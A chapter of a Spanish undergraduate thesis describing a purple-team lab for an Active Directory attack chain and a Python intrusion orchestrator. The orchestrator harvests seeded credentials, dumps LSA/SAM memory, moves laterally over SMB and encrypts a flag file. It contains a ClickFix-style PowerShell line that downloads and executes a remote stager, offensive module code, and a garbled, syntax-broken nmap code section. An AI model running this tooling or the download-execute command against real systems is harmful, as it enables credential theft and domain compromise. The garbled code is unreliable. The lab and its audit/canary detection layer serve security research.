El laboratorio consta de cuatro máquinas virtuales: la Kali atacante, desde la que se ejecuta la campaña, y las tres víctimas Windows que forman la cadena. Sus características se resumen en la Tabla 7.2.

Máquina	Sistema operativo	Rol	Segmento
TFG-KALI	Kali Linux	Atacante (ejecuta la campaña)	Atacante
TFG-PC_RRHH	Windows 10 Pro 22H2	<i>Foothold</i> (grupo de trabajo)	VLAN 100
TFG-PC_IT	Windows 10 Pro 22H2	Pivote (unida al dominio)	VLAN 100
TFG-DC	Windows Server 2022	Controlador de dominio (objetivo)	VLAN 300

Tabla 7.2: Máquinas del laboratorio, sistema operativo y rol.

La elección de los sistemas operativos responde a requisitos de la cadena de ataque. Se emplea Windows 10 en lugar de Windows 11 porque este último exige Trusted Platform Module (TPM) 2.0 y *Secure Boot*, fricción innecesaria en *VirtualBox*, e incorpora endurecimiento de credenciales (Virtualization-based Security (VBS), *Credential Guard*) que interfiere con el volcado de memoria que la cadena necesita. La edición *Pro* es funcionalmente equivalente a *Enterprise* para todo lo que el laboratorio requiere (unión a dominio, cacheo de credenciales, volcado de Local Security Authority Subsystem Service (LSASS), movimiento lateral por SMB). El controlador de dominio corre Windows Server 2022 Standard con experiencia de escritorio, sobre el que se levanta el bosque de *Active Directory* (`tfg.local`), que actúa además como servidor Domain Name System (DNS) del laboratorio.

El laboratorio no reproduce los once nodos del grafo simulado, sino su **columna vertebral**: la ruta invariante que el agente Red descubrió en las cinco semillas como camino más corto hacia el controlador de dominio (`vulnerar(PC_IT) → vulnerar(DC)`, con PC_RRHH como vector de entrada; véase la Sección 5.4.2 y la Tabla 5.5). Esta acotación es deliberada: el




Figura 7.1: Arquitectura del laboratorio físico: segmentación por *pfsense*, máquinas por segmento y cadena de ataque RRHH→IT→DC.

laboratorio valida la ruta, no la campaña completa, y por eso solo materializa los tres nodos que la componen. La Tabla 7.3 detalla la correspondencia descrita.

Elemento del modelo simulado	Gemelo físico	Rol en la ruta
Nodo de entrada (<i>phishing</i>)	TFG-PC_RRHH	<i>Foothold</i> inicial
Pivote único a la red crítica	TFG-PC_IT	Salto a VLAN 300
<i>Crown jewel</i> : Domain Controller	TFG-DC	Objetivo final
<i>Crown jewels</i> secundarios (BD, backups)	—	Fuera de la ruta validada
Nodos señuelo (<i>honeypots</i>)	<i>Canaries</i> en disco	Observabilidad (Sec. 7.3)
Servidores de VLAN 200	—	No pertenecen al <i>backbone</i>

Tabla 7.3: Correspondencia entre el modelo simulado y el laboratorio físico.

Los crown jewels secundarios y los servidores intermedios no tienen representación física porque no forman parte de la ruta comentada que se valida. Los nodos señuelo se materializan como ficheros *canary* sembrados en las víctimas, cuyo papel de observabilidad se detalla en la Sección 7.3.

7.2. Construcción del entorno vulnerable

Con la infraestructura de red operativa, el segundo bloque de trabajo consiste en dotar a las tres víctimas de las condiciones que hacen la cadena posible: un dominio *Active Directory* con un objetivo de impacto, y una siembra de credenciales y señuelos que reproduce configuraciones erróneas habituales en organizaciones reales. El principio que guía toda esta fase es que las vulnerabilidades del laboratorio no son artificiales, sino instancias concretas de malas prácticas documentadas: reutilización de contraseñas, credenciales almacenadas en ficheros y cuentas privilegiadas con sesión cacheada [53].

7.2.1. *Active Directory*(`tfg.local`) y objetivo de impacto

TFG-DC se promociona a controlador del bosque `tfg.local` (nombre *Net-BIOS* TFG), quedando como autoridad de autenticación *Kerberos* y servidor DNS del laboratorio. Sobre él se crean las cuentas de dominio del escenario: un conjunto de usuarios estándar (`jgarcia`, `mlopez`, `rsanchez`...), una cuenta de soporte `ithelp` y una cuenta administrativa `admin.tfg`, esta última añadida al grupo *Domain Admins*. La pertenencia a grupos integrados se gestiona por identificador de seguridad (Security Identifier (SID)) y no por nombre, porque el servidor está en español y los nombres localizados (“Admins. del dominio”) rompen los comandos que asumen el nombre inglés. El grupo *Domain Admins* tiene siempre el Relative Identifier (RID) -512:

```
1 Add-ADGroupMember -Identity ((Get-ADDomain).DomainSID.Value
  + "-512") -Members "admin.tfg"
```

Código 7.1: Alta del *Domain Admin* por SID, independiente del idioma del sistema.

El objetivo de impacto de la campaña es el fichero `C:\datos_criticos\secret_flag.txt`, que contiene una cadena `FLAG{...}` única. Su lectura, comprobación y cifrado por parte del atacante constituye la prueba definitiva de compromiso del controlador de dominio.. Junto a él se plantan ficheros que simulan configuraciones críticas del dominio, que cumplen una doble función: dar verosimilitud al directorio y actuar como señuelos observables (Sección 7.3).

7.2.2. Siembra de credenciales y señuelos

La cadena de ataque se sostiene sobre una secuencia de credenciales encadenadas, sembrada para reproducir un escenario realista de reutilización y almacenamiento inseguro. El diseño sigue una lógica de *credential spraying*: el atacante recolecta en el *foothold* un conjunto de credenciales, las prueba todas, y solo una abre el acceso al siguiente salto.

TFG-PC_RRHH (foothold). El usuario inicial `hrmanager` carece de privilegios, de modo que el botín no está en la memoria protegida, sino en configuraciones comunes, accesibles por usuarios normales. Se siembran cuatro credenciales: tres señuelos que son rutas muertas y la credencial real de `ithelp`, replicada en dos ubicaciones para asegurar que la recolección la capture (Tabla 7.4).

Credencial	Ubicación	Resultado
<code>sql_svc</code>	<code>Desktop\passwords.txt</code>	Señuelo (falla)
<code>Administrator</code> (rotada)	Historial de PowerShell	Señuelo (falla)
<code>intranet\jdoe</code>	Credenciales del navegador	Señuelo (falla)
<code>ithelp</code>	Administrador de credenciales	Válida
<code>ithelp</code>	Artefacto de soporte (<code>.rdp</code> + <code>readme</code>)	Válida

Tabla 7.4: Botín sembrado en *TFG-PC_RRHH*: tres señuelos y la credencial real replicada.

TFG-PC_IT (pivot). En este pivot existen las dos credenciales sobre las que se encadena el ataque. La primera es `ithelp`, que es administrador local de *TFG-PC_IT* porque su contraseña se reutiliza entre máquinas, deliberadamente sin una solución de gestión de contraseñas locales (Local

Administrator Password Solution (LAPS)) que lo evitaría. La segunda es `admin.tfg`, la cuenta de administrador de dominio: una tarea programada ejecutada en cada arranque, de modo que sus credenciales quedan siempre presentes en memoria. Así, el volcado posterior no depende de que haya una sesión interactiva abierta en el momento del ataque, sino que es **determinista y repetible** en cada ejecución.

Los ficheros señuelo plantados en *TFG-DC* y en *TFG-PC_IT* cumplen una segunda función más allá de la veracidad: son *canaries*, trampas cuya lectura genera una traza observable para el Blue Team. El mecanismo de detección asociado se describe en la Sección 7.3.

7.2.3. Vector de acceso inicial: relato *ClickFix*

Toda la cadena parte de un *foothold* ya establecido en *TFG-PC_RRHH*. El vector que justifica ese punto de partida es *ClickFix*, una técnica de ingeniería social documentada por primera vez por Proofpoint en marzo de 2024, atribuida inicialmente al intermediario de acceso TA571 [54] y catalogada por MITRE ATT&CK como la subtécnica T1204.004 (*User Execution*), combinada con T1059.001 (ejecución de PowerShell) [55].

El mecanismo transforma por completo el modelo clásico de descarga de *malware*: no se entrega ningún fichero ejecutable ni se explota el navegador. En su lugar, se presenta a la víctima una página fraudulenta (un falso *CAPTCHA* o un mensaje de error) que, mediante JavaScript, deposita un comando en el portapapeles. Las instrucciones proporcionadas guían al usuario para que pulse **Win+R** (abriendo el diálogo Ejecutar), pegue el contenido con **Ctrl+V** y confirme con **Enter**, ejecutando así un comando de *PowerShell* que descarga y lanza la siguiente etapa [56]. La eficacia de la técnica reside en que la acción es completada por la propia víctima con herramientas legítimas del sistema, lo que le permite evadir defensas orientadas a detectar descargas o ficheros maliciosos. El comando pegado tiene una forma característica, diseñada para parecer inofensivo al leerse:

```
1 powershell -w hidden -c "iwr http://10.66.66.10/stager.ps1 |  
   iex" # Verificación reCAPTCHA ID: 8829
```

Código 7.2: Forma representativa del comando de un ataque *ClickFix* (ejemplo ilustrativo).

En el laboratorio, *ClickFix* es la historia que da justificación al punto de entrada; el estado `hrmanager` representa la situación posterior a que la víctima haya ejecutado ese comando. El *stager* funcional y su *listener* de mando y control se construyen con herramientas ofensivas estándar en la fase de la Kali y no se detallan en esta memoria, por ser instrumentación conocida y ajena a la aportación de este TFG.

7.3. Capa de observabilidad del lado defensivo

Un ataque que no deja rastro no puede defenderse. Antes de ejecutar la cadena, las víctimas se arman para que cada acción ofensiva (una autenticación, la creación de un proceso, la lectura de un fichero restringido, etc.) quede registrada en un evento analizable. Esta es la capa que sostiene la lectura Purple del trabajo, donde una misma acción se ve desde ambos ángulos, tanto del atacante que la ejecuta y el del defensor que la observa.

Es importante contextualizar bien esta capa dentro del alcance del trabajo. El laboratorio deja constancia observable de la campaña, pero no correla ni responde en tiempo real; no hay un recolector centralizado, ni un motor de correlación, ni contención automática. Toda esa maquinaria, el contrincante determinista simétrico a **RAGNAROK**, pertenece al Blue físico que se documenta como línea futura en el Capítulo 9. Aquí la implementación es pasiva: genera las señales, y la lectura de esas señales se hace a posteriori sobre los registros de eventos. Se apoya en dos mecanismos complementarios: la auditoría nativa de Windows y un sistema de *canaries* basado en auditoría de acceso a ficheros.

7.3.1. Auditoría nativa: sesión y creación de procesos

Windows, como sistema operativo, dispone de una infraestructura de auditoría de seguridad que cubre buena parte de la cadena sin herramientas de terceros. En el controlador de dominio se habilitan las subcategorías relevantes de la directiva de auditoría, todas activadas por Globally Unique Identifier (GUID) y no por nombre, porque el sistema está en español y los nombres localizados de las subcategorías rompen cualquier comando que asuma la denominación inglesa (Cuadro 7.5).

De todos ellos, el 4688 merece especial atención, porque por defecto es casi inútil. En lugar de “se ejecutó `powershell.exe`”, el evento pasa a contener “se ejecutó `powershell -enc <...>`”. Es justamente esa línea la que delata el comando pegado en el `Win+R` del *ClickFix* y las herramientas de la campaña.

El alcance de esta auditoría es local (controlador de dominio). La telemetría equivalente sobre las estaciones (creación de procesos y conexiones de red en TFG-PC_RRHH y TFG-PC_IT) se cubriría de forma más completa con *Sysmon*⁴, que queda apuntado como implementación futura.

⁴<https://learn.microsoft.com/sysinternals/downloads/sysmon>

Evento	Qué registra	Acción de la cadena que revela
4624	Inicio de sesión correcto	Autenticación válida (<i>ithelp</i> , <i>admin.tfg</i>)
4625	Inicio de sesión fallido	Ráfaga de intentos del <i>credential spraying</i>
4672	Inicio de sesión con privilegios	Acceso de una cuenta administrativa
4688	Creación de proceso (con línea de comandos)	Ejecución del <i>stager</i> y del utillaje ofensivo
4663	Acceso a un objeto auditado (System Access Control List (SACL))	Lectura de un fichero <i>canary</i>

Tabla 7.5: Eventos de auditoría habilitados en el laboratorio y la acción ofensiva que cada uno saca a la luz.

7.3.2. *Canaries* por auditoría de acceso (evento 4663)

Los nodos señuelo del simulador encuentran desplegados en el laboratorio de forma distinta. No son máquinas, sino ficheros trampa, cuya única razón de existencia es que alguien los lea: una lectura de un fichero que ningún proceso legítimo debería tocar es, por definición, una señal de alta fidelidad.

La forma habitual de implementar esto en la industria son los *canary tokens*, ficheros cebo que realizan llamadas a puntos estratégicos por Internet cuando son abiertos⁵. El concepto de fichero cebo como mecanismo de detección está bien establecido en la literatura, desde su formulación original como *honeyfiles* [57] hasta las revisiones recientes sobre técnicas de *deception* defensiva [58]. En este trabajo no se emplean tal cual, y el porqué es una decisión de diseño fundamental: el laboratorio es una red aislada, y la ACL estricta final corta cualquier salida hacia el exterior. Un token que depende de Internet no se dispararía nunca. El mecanismo principal escogido es, por tanto, un *canary* local: se marca el fichero cebo con una lista de control de acceso al sistema (SACL) que audita su lectura, de modo que cada acceso genera un evento 4663. Los tokens tipo *Thinkst* quedan documentados como variante con salida a Internet.

Armar un *canary* consta de dos pasos: habilitar la subcategoría de auditoría de acceso a ficheros y colocar la regla de auditoría sobre el fichero. La regla se define sobre el SID *S-1-1-0* —"Todos"— en lugar de sobre el nombre del grupo, de nuevo para no depender del idioma del sistema:

```
1 $r = New-Object System.Security.AccessControl.  
   FileSystemAuditRule(
```

⁵La implementación comercial de referencia son los *Canarytokens* de Thinkst: <https://canarytokens.org>.

```
2 [System.Security.Principal.SecurityIdentifier]"S
   -1-1-0", "Read", "Success")
3 $a = Get-Acl "C:\datos_criticos\master_key_backup.xlsx" -
   Audit
4 $a.AddAuditRule($r)
5 Set-Acl "C:\datos_criticos\master_key_backup.xlsx" $a
```

Código 7.3: Colocación de la SACL de auditoría de lectura sobre un fichero *canary*.

Los cebos se plantan donde un atacante buscaría de forma natural. Uno va en SYSVOL (*admin.backup.xlsx*), que cualquier usuario del dominio puede leer y es de los primeros sitios donde se busca botín. Otro acompaña al objetivo real en *C:\datos_criticos\secret_flag.txt*, para no confundir señuelo con objetivo— y un tercero se siembra en el pivote (*credentials_backup.xlsx* en PC_IT), de forma que la campaña deje traza también en el salto intermedio, no solo en el desenlace.

Existen diferencias sustanciales respecto al entrenamiento con RL. En la simulación, cifrar un *honeyfile* supone la derrota inmediata del agente Red: la trampa es accionada y actúa. En el laboratorio, el *canary* no detiene la campaña. Es un cable trampa completamente pasivo: dispara el 4663 para que el defensor lo vea, y deja que la campaña continúe. El orquestador que ejecuta el ataque lee a ciegas todo lo que encaja en el criterio de búsqueda y no sabe, ni le importa, cuáles de esos ficheros son cebos; que una de esas lecturas dispare el 4663 es una consecuencia observable del lado Blue, no decisión del atacante. Esa asimetría es, precisamente, la fotografía Purple del ejercicio y su correlación concreta entre las acciones de la campaña real y las trazas que dejaron se presenta en la Sección 7.6.2, junto con los resultados de la ejecución.

7.4. De la ruta descubierta al orquestador

Llegados a este punto, el laboratorio está en pie y es vulnerable, pero falta el punto que da sentido al trabajo: la conexión con lo aprendido en simulación. El agente Red del Capítulo 5 descubrió, de forma reproducible en las cinco semillas, que la ruta más corta hacia el controlador de dominio recorre exactamente dos saltos, *vulnerar(PC_IT)* → *vulnerar(DC)*, con un tiempo medio de compromiso de 2,004 pasos y una desviación por debajo del 0,1 % (Sección 5.4.2, Tabla 5.5). Esa invariancia entre semillas es lo que permite hablar de una *columna vertebral*, no una casualidad de un entrenamiento concreto, sino la estructura que el problema impone.

Para sostener el rigor del trabajo, conviene definir qué se traslada al laboratorio y qué no. La política aprendida por el agente Red no es una única

secuencia: es una distribución de comportamiento que, en su versión más elaborada (el *playbook* `bestmodel` extraído para entrenar al Blue), prioriza los *crown jewels* secundarios antes de rematar en el controlador. Lo que el laboratorio ejecuta no es esa campaña extendida, sino su esqueleto más directo: la ruta rápida y agresiva al controlador de dominio. Durante el diseño experimental del Blue esta ruta llegó a existir como adversario sintético propio (el *playbook* etiquetado `aggressive`), pero se descartó como contrincante de entrenamiento porque su agresividad degradaba las políticas defensivas. Dicho de otro modo, el laboratorio no reproduce literalmente ninguna de las políticas del simulador, sino que materializa la ruta invariante que todas ellas comparten en su tramo más esencial.

Esa ruta se traslada a infraestructura real bajo la forma del orquestador determinista: **RAGNAROK**, que se describe en la Sección 7.5. A diferencia que en el entrenamiento RL (traducción de pares [verbo, nodo]), en el laboratorio se exige su realización técnica concreta: un escaneo pasa a ser un barrido con Nmap⁶ que sorteaba el bloqueo de Internet Control Message Protocol (ICMP) y una vulneración deja de ser una transición de estado para convertirse en el robo de una credencial real, su prueba por SMB y el volcado de la memoria del host comprometido. **RAGNAROK** es el guion experto que reconstruye la columna vertebral aprendida con las herramientas y la complejidad de un ataque real. Que ambos coincidan en la misma ruta, uno tras medio millón de pasos de entrenamiento, el otro por diseño, es la mejor evidencia de que esa ruta no es una alucinación del entrenamiento, sino una propiedad real de la topología atacada.

7.5. Orquestación de la campaña: el motor RAGNAROK

La ruta descrita en la sección anterior se hace realidad en **RAGNAROK**, un orquestador de intrusión escrito en *Python* que ejecuta la cadena completa sin intervención humana: parte del *foothold* en TFG-PC-RRHH y avanza salto a salto hasta comprometer el controlador de dominio, revelar la *flag* objetivo y cifrarla. Más que un guion lineal, es un pequeño motor de decisión que consulta el estado de la campaña y elige en cada iteración qué hacer y sobre qué host. El código del orquestador se encuentra en el repositorio del proyecto [12].

Todo el diseño obedece un principio rector, y enunciarlo primero ahorra justificar cada decisión a continuación:

“Los módulos producen datos estructurados; el orquestador decide y narra.”

⁶<https://nmap.org>

El alcance se configura; la identidad y los secretos se descubren.”

Ningún módulo habla con otro, imprime resultados o toma decisiones de campaña, cada uno tiene responsabilidades únicas. A su vez, el orquestador responde a la objeción más lógica en este tipo de proyectos: “¿es un guión automatizado con respuestas escritas de antemano?”. La respuesta clara es: No. Al orquestador solo se le pasa como información de alcance las subredes en juego y la Internet Protocol (IP) del *foothold* (decisión arquitectónica que se comentará más adelante), pero nunca información que debe ser descubierta durante la campaña.

7.5.1. Arquitectura en tres capas

RAGNAROK se organiza en tres niveles conceptuales, no en un conjunto de scripts sin sentido. En el núcleo está `odin.py`, el orquestador: es el único punto de entrada, mantiene el bucle de campaña, es dueño del estado y concentra toda la narración de resultados. Lo acompañan `state.py`, que es la memoria de la campaña (los hosts descubiertos, el botín de credenciales acumulado y la *flag*), y `config.py`, que declara únicamente el alcance conocido y no contiene lógica. Por debajo, los módulos ofensivos y las utilidades de soporte: la capa de acceso y el registro de eventos.

El proyecto adopta una temática de mitología nórdica que no es banal: el nombre de cada entidad refleja su función real en el código, y sirve de mapa mental de la arquitectura (Tabla 7.6).

7.5.2. Desgranando los módulos en detalle

Cada módulo tiene su responsabilidad única. A continuación se recorre cada uno con la decisión de diseño que lo caracteriza y el fragmento de código que la materializa.

Ratatöskr (registro de eventos). La ardilla mensajera de *Yggdrasil* transporta la información: es el sistema de *logging* del proyecto, con niveles de severidad, marcas de tiempo y un *context manager* que cronometra cada fase. Toda la narración vive aquí y es **Odín** quien relata la historia. El color de los cinco tipos de *log* solo se aplica en la salida de una terminal interactiva (como Kali).

```

1  def _stamp():
2      e = time.monotonic() - _START
3      return f"{int(e // 60):02d}:{int(e % 60):02d}"
4
5

```




Módulo	Entidad	Función en el proyecto
odin.py	Odín	Orquestador: bucle de campaña, estado, decisiones y narración
heimdall.py	Heimdall	Reconocimiento: barrido de red, sistema operativo, puertos y servicios
skadi.py	Skadi	Caza de credenciales en ficheros del host comprometido
mimir.py	Mímir	Volcado de credenciales de memoria (Local Security Authority (LSA)/Security Account Manager (SAM))
thor.py	Thor	Movimiento lateral: prueba de credenciales y salto por SMB
loki.py	Loki	Recolección en el DC, revelación de la <i>flag</i> y su posterior cifrado
bifrost.py	Bifröst	Capa de acceso: abstrae cómo se llega a cada máquina
ratatoskr.py	Ratatöskr	Registro homogéneo de eventos con marcas de tiempo

Tabla 7.6: Módulos de **RAGNAROK** y su correspondencia con la mitología nórdica. La función mitológica de cada entidad refleja su responsabilidad en el código.

```

6 def _emit(kind, prefix, message, tag=None):
7     ts = _stamp()
8     if _USE_COLOR:
9         tagpart = f"\033[1m{_COLORS[kind]}{tag}{_RESET} " if
            tag else ""
10        print(f"{_COLORS['time']}[{ts}]{_RESET} {_COLORS[kind]}{prefix}{_RESET} {tagpart}{message}")
11    else:
12        tagpart = f"{tag} " if tag else ""
13        print(f"[{ts}] {prefix} {tagpart}{message}")
14
15 def success(message, tag=None): _emit("success", "[ ]",
            message, tag)
16 def info(message, tag=None): _emit("info", "[i]", message,
            tag)
17 def warning(message, tag=None): _emit("warning", "[!]",
            message, tag)
18 def error(message, tag=None): _emit("error", "[ ]",
            message, tag)
19 def debug(message, tag=None): _emit("debug", "[DEBUG]",
            message, tag)
20
21
22 @contextmanager
23 def timer(label, tag=None):
24     t0 = time.monotonic()

```

```
25     try:
26         yield
27     finally:
28         _emit("time", "[TIME]", f"{label}: {time.monotonic()
            - t0:.1f}s", tag)
```

Código 7.4: Cronometrado de fases y coloreado condicional en Ratatöskr.

Bifröst (capa de acceso). Es la abstracción sobre la que se sostiene todo el proyecto, y nace de una restricción concreta: el *foothold* *hrmanager* es un usuario sin privilegios, incapaz de leer los recursos administrativos de SMB (C\$, ADMIN\$) donde se encuentra la primera credencial. La solución es un acceso polimórfico: una interfaz única (*BaseAccess*) con dos implementaciones, *LocalAccess* para la recolección en el *foothold* y *SmbAccess* para los saltos remotos con privilegios.

```
1  class BaseAccess:
2
3      def list_files(self, directory, recurse=True):
4          raise NotImplementedError
5
6      def file_size(self, path):
7          raise NotImplementedError
8
9      def read_file(self, path):
10         raise NotImplementedError
11
12     def write_file(self, path, data):
13         raise NotImplementedError
14
15     def close(self):
16         pass
17
18
19 class LocalAccess(BaseAccess):
20
21     def list_files(self, directory, recurse=True):
22         results = []
23         if not os.path.isdir(directory):
24             return results
25         if recurse:
26             for root, _dirs, files in os.walk(directory):
27                 for name in files:
28                     results.append(os.path.join(root, name))
29         else:
30             for name in os.listdir(directory):
31                 full = os.path.join(directory, name)
32                 if os.path.isfile(full):
33                     results.append(full)
34     return results
35
```

```

36     def file_size(self, path):
37         try:
38             return os.path.getsize(path)
39         except OSError:
40             return None
41
42     def read_file(self, path):
43         try:
44             with open(path, "rb") as fh:
45                 return fh.read()
46         except OSError:
47             return None
48
49     def write_file(self, path, data):
50         try:
51             if isinstance(data, str):
52                 data = data.encode("utf-8")
53             with open(path, "wb") as fh:
54                 fh.write(data)
55             return True
56         except OSError as e:
57             log.debug(f"write_file local fallo en {path}: {
58                 type(e).__name__: {e}")
59             return False
60
61 class SmbAccess(BaseAccess):
62
63     def __init__(self, connection, host, username="", secret
64         = "", domain="", nt_hash=""):
65         self._conn = connection
66         self.host = host
67         self.username = username
68         self.secret = secret
69         self.domain = domain
70         self.nt_hash = nt_hash
71
72     @property
73     def connection(self):
74         return self._conn
75
76     @staticmethod
77     def _split_path(path):
78         drive, _, rest = path.partition(":\\")
79         share = f"{drive}$"
80         rest = rest.replace("/", "\\")
81         return share, rest
82
83     @staticmethod
84     def _should_skip(path_lower):
85         return any(frag in path_lower for frag in
86             _SKIP_FRAGMENTS)

```

```
87         results = []
88         share, base = self._split_path(directory)
89         self._walk(share, base, directory, results, recurse)
90         return results
91
92     def _walk(self, share, rel_dir, win_dir, results,
93              recurse):
94         pattern = (rel_dir.rstrip("\\") + "\\*").lstrip("\\")
95         if rel_dir else "*"
96         try:
97             entries = self._conn.listPath(share, pattern)
98         except Exception:
99             return
100         for entry in entries:
101             name = entry.get_longname()
102             if name in (".", ".."):
103                 continue
104             child_win = win_dir.rstrip("\\") + "\\ " + name
105             if entry.is_directory():
106                 if recurse and not self._should_skip(
107                     child_win.lower()):
108                     child_rel = (rel_dir.rstrip("\\") + "\\ "
109                                 + name).lstrip("\\")
110                     self._walk(share, child_rel, child_win,
111                                results, recurse)
112             else:
113                 results.append(child_win)
114
115     def file_size(self, path):
116         share, rel = self._split_path(path)
117         try:
118             entries = self._conn.listPath(share, rel)
119         except Exception:
120             return None
121         for entry in entries:
122             if not entry.is_directory():
123                 return entry.get_filesize()
124         return None
125
126     def read_file(self, path):
127         share, rel = self._split_path(path)
128         buffer = BytesIO()
129         try:
130             self._conn.getFile(share, rel, buffer.write)
131         except Exception:
132             return None
133         return buffer.getvalue()
134
135     def write_file(self, path, data):
136         share, rel = self._split_path(path)
137         if isinstance(data, str):
138             data = data.encode("utf-8")
139         buffer = BytesIO(data)
140         try:
```

```

136         self._conn.putFile(share, rel, buffer.read)
137         return True
138     except Exception as e:
139         log.debug(f"write_file SMB fallo en {path}: {
140             type(e).__name__}: {e}")
141         return False
142
143     def close(self):
144         try:
145             self._conn.close()
146         except Exception:
147             pass

```

Código 7.5: Capa de acceso polimórfica de Bifröst: la interfaz común `BaseAccess` y sus dos implementaciones, `LocalAccess` (*foothold*) y `SmbAccess` (saltos con privilegios).

El valor de esta abstracción es que `Skadi`, `Mimir`, `Thor` y `Loki` son agnósticos al transporte: solo invocan los cuatro métodos y no saben si operan en local o por SMB. El punto de unión está en `_split_path`, que traduce una ruta Windows corriente (`C:\Users\x`) al recurso administrativo equivalente (`C$` más ruta relativa), de modo que quien llama sigue razonando en rutas normales. `Bifröst` incorpora además el descubrimiento del dominio, que se detalla en la Sección 7.5.3.

Heimdall (enumeración y reconocimiento). El vigía que todo lo ve, caracteriza la red: descubre hosts y devuelve objetos `Host` completos (sistema operativo, puertos, servicios, etc.). Para no depender de ICMP (normalmente bloqueado por DC), el descubrimiento se apoya en un barrido Transmission Control Protocol (TCP) sobre los puertos típicos de un entorno Windows, con opciones de velocidad, para que recorrer un red /24 no tarde minutos (decisión aplicada durante el desarrollo y las pruebas funcionales). La detección de sistema operativo se determina mediante tres niveles de confianza: huella de Nmap, servicios y Time To Live (TTL).

```
,label=lst.heimdall] def os_discovery(ip, scan_stdout = "") :
```

```

===== 1. Fingerprinting de Nmap (más fiable) [requiere root -i"sudo
python odin.py"] ===== result = run_command(["nmap", "-O", "-
--osscan-guess", ip]) if result and result.returncode == 0 : for line in result.stdout.splitlines() :
if line.startswith(("Running : ", "OS details : ", "Aggressive OS guesses :
")) : if "Windows" in line : return "os" : "Windows", "method" : "Nmap" elif "Linux" in line :
return "os" : "Linux", "method" : "Nmap"

```

```

===== 2. Detección por servicios (REUTILIZA el escaneo previo)
===== if scan_stdout : windows_ports = ["445/tcp", "139/tcp", "3389/tcp", "5985/tcp", "5986/
tcp", "22/tcp", "111/tcp", "2049/tcp"] if any(open_port(scan_stdout, p) for p in windows_ports) :

```

```
return "os" : "Windows", "method" : "Services" elif any(open_port(scan.stdout, p) for p in linux_ports) :
return "os" : "Linux", "method" : "Services"
```

```
===== 3. Deteccion mediante TTL [funciona sin root] =====
result = run_command(["ping", "-c", "1", "-W", "1", ip]) if result and result.returncode ==
0 : match = re.search(r"ttl = (\d+)", result.stdout, re.IGNORECASE) if match :
ttl = int(match.group(1)) if ttl <= 64 : return "os" : "Linux", "method" : "TTL" elif ttl <=
128 : return "os" : "Windows", "method" : "TTL"
```

```
return .os": Unknown", "method": Unknown
```

Skadi (caza de credenciales en ficheros). La diosa de la caza, los bosques y los inviernos, rastrea el botín dentro de un host ya comprometido. Recorre el sistema de ficheros una sola vez, cosecha y clasifica cada fichero por su fuente (historial de *PowerShell*, *.rdp*, configuración, ficheros de interés) y extrae credenciales candidatas con varios patrones. Devuelve todas las candidatas, pero nunca valida, *Skadi* no decide cuál sirve ni ejecuta la acción, respetando la jerarquía que distingue al proyecto.

```
1 def _extract_rdp_usernames(content):
2
3     usernames = []
4     for match in RDP_USERNAME_PATTERN.finditer(content):
5         value = _normalise_value(match.group(1))
6         if value:
7             usernames.append(value)
8     return usernames
9
10
11 def _pair_credentials(users, passwords, max_distance=300):
12
13     pairs = []
14     for user in users:
15         closest_password = None
16         closest_distance = None
17         for password in passwords:
18             distance = abs(user["position"] - password["
19                 position"])
20             if distance > max_distance:
21                 continue
22             if closest_distance is None or distance <
23                 closest_distance:
24                 closest_password = password
25                 closest_distance = distance
26
27         if closest_password is not None:
